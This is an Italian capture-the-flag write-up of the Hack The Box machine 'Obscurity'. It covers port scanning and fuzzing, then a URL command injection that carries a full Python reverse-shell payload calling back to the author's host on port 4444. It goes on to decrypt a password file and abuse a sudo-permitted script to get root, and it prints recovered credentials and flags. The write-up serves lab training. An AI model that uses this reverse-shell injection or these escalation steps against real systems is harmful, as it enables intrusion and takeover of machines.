

OBSCURITY | Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Come al solito, iniziamo con un port scanning:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.168
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-11 14:05 CET
Nmap scan report for 10.10.10.168
Host is up (0.034s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    closed http
8080/tcp  open  http-proxy   BadHTTPServer
9000/tcp  closed cslistener
```

Oltre alle porte 22 e 80, sono aperte anche le porte 8080 e 9000. Andiamo a ispezionare questi servizi.

Nella porta 8080 c'è una pagina web, e scorrendo in basso, nella sezione Development, troviamo scritto il nome del file che contiene il codice sorgente del web server.



Se proviamo però con `http://10.10.10.168:8080/SuperSecureServer.py`, il server ci restituisce l'errore 404, page not found.

Dunque, utilizzando Dirbuster e la sua funzione di “fuzzer” è possibile cercare i percorsi che conducono al nostro file (molti utilizzano come tool wfuzz):

File Options About Help

Target URL (eg http://example.com:80/)

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force
File with list of dirs/files

Char set Min length Max Length

Select starting options: ☐ Standard start point ☒ URL Fuzz
☒ Brute Force Dirs ☒ Be Recursive Dir to start with
☒ Brute Force Files ☐ Use Blank Extension File extension
URL to fuzz - /test.html?url={dir}.asp

DirBuster Stopped /clonazepam/SuperSecureServer.py

File Options About Help

http://10.10.10.168:8080/

Results - List View: Dirs: 0 Files: 0 Results - Tree View


Type	Found	Response	Size
Dir	/develop/SuperSecureServer.py	200	6247

Current speed: 47 requests/sec (Select and right click for more options)
Average speed: (T) 53, (C) 47 requests/sec
Parse Queue Size: 0
Total Requests: 5959/220547
Time To Finish: 01:16:05
Current number of running threads: 10

☐ Stop

DirBuster Stopped /clonazepam/SuperSecureServer.py

Dirbuster ha trovato come percorso develop. Colleghiamoci quindi all'url:



```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
```

Abbiamo dunque un codice python che detta la configurazione all'intero server.

Analizzando nel profondo il sorgente, è possibile notare una chiamata exec, vulnerabile al command injection. All'interno di questa, va a finire quello che digitiamo nell'url. Di conseguenza, se inseriamo nell'url del codice malevolo (python reverse shell), riusciremo ad ottenere una shell.


In questa pagina è possibile trovare una cheat sheet con tutti i modi per ottenere reverse shell:

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Procediamo con il modificare l'url in questo modo, sostituendo in codice ASCII i caratteri che non sono letti dal browser:

```
http://10.10.10.168:8080/index.html';import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.14.194%22,4444));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);x='x
```

Ho inserito come 10.10.14.194 il mio indirizzo e 4444 la porta in cui sono in ascolto con netcat. E abbiamo ottenuto la shell di www-data:



```
root@unknown:~/Desktop# nc -lvp 4444
listening on [any] 4444 ...
10.10.10.168: inverse host lookup failed: Unknown host
connect to [10.10.14.194] from (UNKNOWN) [10.10.10.168] 56162
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
```

Andando a ricercare nella cartella home, troviamo lo user robert, ma non abbiamo i permessi per printare la user flag.

Ci sono però altri file disponibili (check.txt, out.txt, passwordreminder.txt, SuperSecureCrypt.py...).

Aprendo il primo, check.txt, esce fuori la scritta:

"Encrypting this file with your key should result in out.txt, make sure your key is correct!"

Aprendo invece, out.txt:

"!ÚÈêÚÞØÛÝÝ ×ÐÊß

ÞÊÚÉæßÝËÚÚÚÊÙÊëéÑÒÝÍÐ

êÆáÙÞãÒÑÐáÙ!ÖæØãÊÍßÚêÆÝääè ÎÍÚÎëÑÓääÙì× v"

Possiamo capire che out.txt è la versione criptata di check.txt. Così facciamo partire lo script python con i vari parametri richiesti, salvando l'output su /tmp, l'unico percorso in cui abbiamo permessi di scrittura:

```
$ python3 SuperSecureCrypt.py -d -k "Encrypting this file with your key should result in out.txt, make sure your key is correct!" -i out.txt -o /tmp/key.txt
#####
#           BEGINNING           #
#   SUPER SECURE ENCRYPTOR       #
#####
#           FILE MODE           #
#####
Opening file out.txt...
Decrypting...
Writing to /tmp/key.txt...
```

La chiave è alexandrovich, e ora andiamo a decriptare con questa, il passwordreminder.txt.

```
$ python3 SuperSecureCrypt.py -d -k alexandrovich -i passwordreminder.txt -o /tmp/password.txt
#####
#           BEGINNING           #
#   SUPER SECURE ENCRYPTOR       #
#####
#           FILE MODE           #
#####
Opening file passwordreminder.txt...
Decrypting...
Writing to /tmp/password.txt...
$ cat /tmp/password.txt
SecThruObsFTW
```

La password è: SecThruObsFTW.

Collegandoci via SSH verso roberto avremo la shell e la flag:

```
root@unknown:~/Desktop# ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Feb 11 14:04:41 UTC 2020

System load:  0.05          Processes:            133
Usage of /:   45.8% of 9.78GB Users logged in:      1
Memory usage: 13%          IP address for ens160: 10.10.10.168
Swap usage:   0%

40 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s

Last login: Tue Feb 11 13:35:48 2020 from 10.10.16.15
robert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
```

Per la privilege escalation verso il root, preferisco iniziare con una ricerca manuale, se poi non trovo nulla di interessante, mi rifaccio a script già preconfezionati come linenum o linpeas.

Questa volta non ne ho avuto bisogno, in quanto eseguendo il comando `sudo -l`, scopriamo che possiamo eseguire `BetterSSH.py` come amministratore. Andando a vedere il codice dello script, possiamo comprendere che una volta autenticato un determinato utente, permette a quest'ultimo di eseguire comandi come root, tramite l'opzione `-u root`.

Andiamo ad ottenere la flag:

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ cat /etc/shadow
Output:
Error: cat: /etc/shadow: Permission denied

robert@Obscure$ sudo cat /etc/shadow
[sudo] password for robert:
Output:
Error: Sorry, user robert is not allowed to execute '/bin/cat /etc/shadow' as root on obscure.

robert@Obscure$ ^CTraceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 57, in <module>
    command = input(session['user'] + "@Obscure$ ")
KeyboardInterrupt
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@Obscure$ -u root cat /root/root.txt
Output: 512fd4429f33a113a44d5acde23609e3
```

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>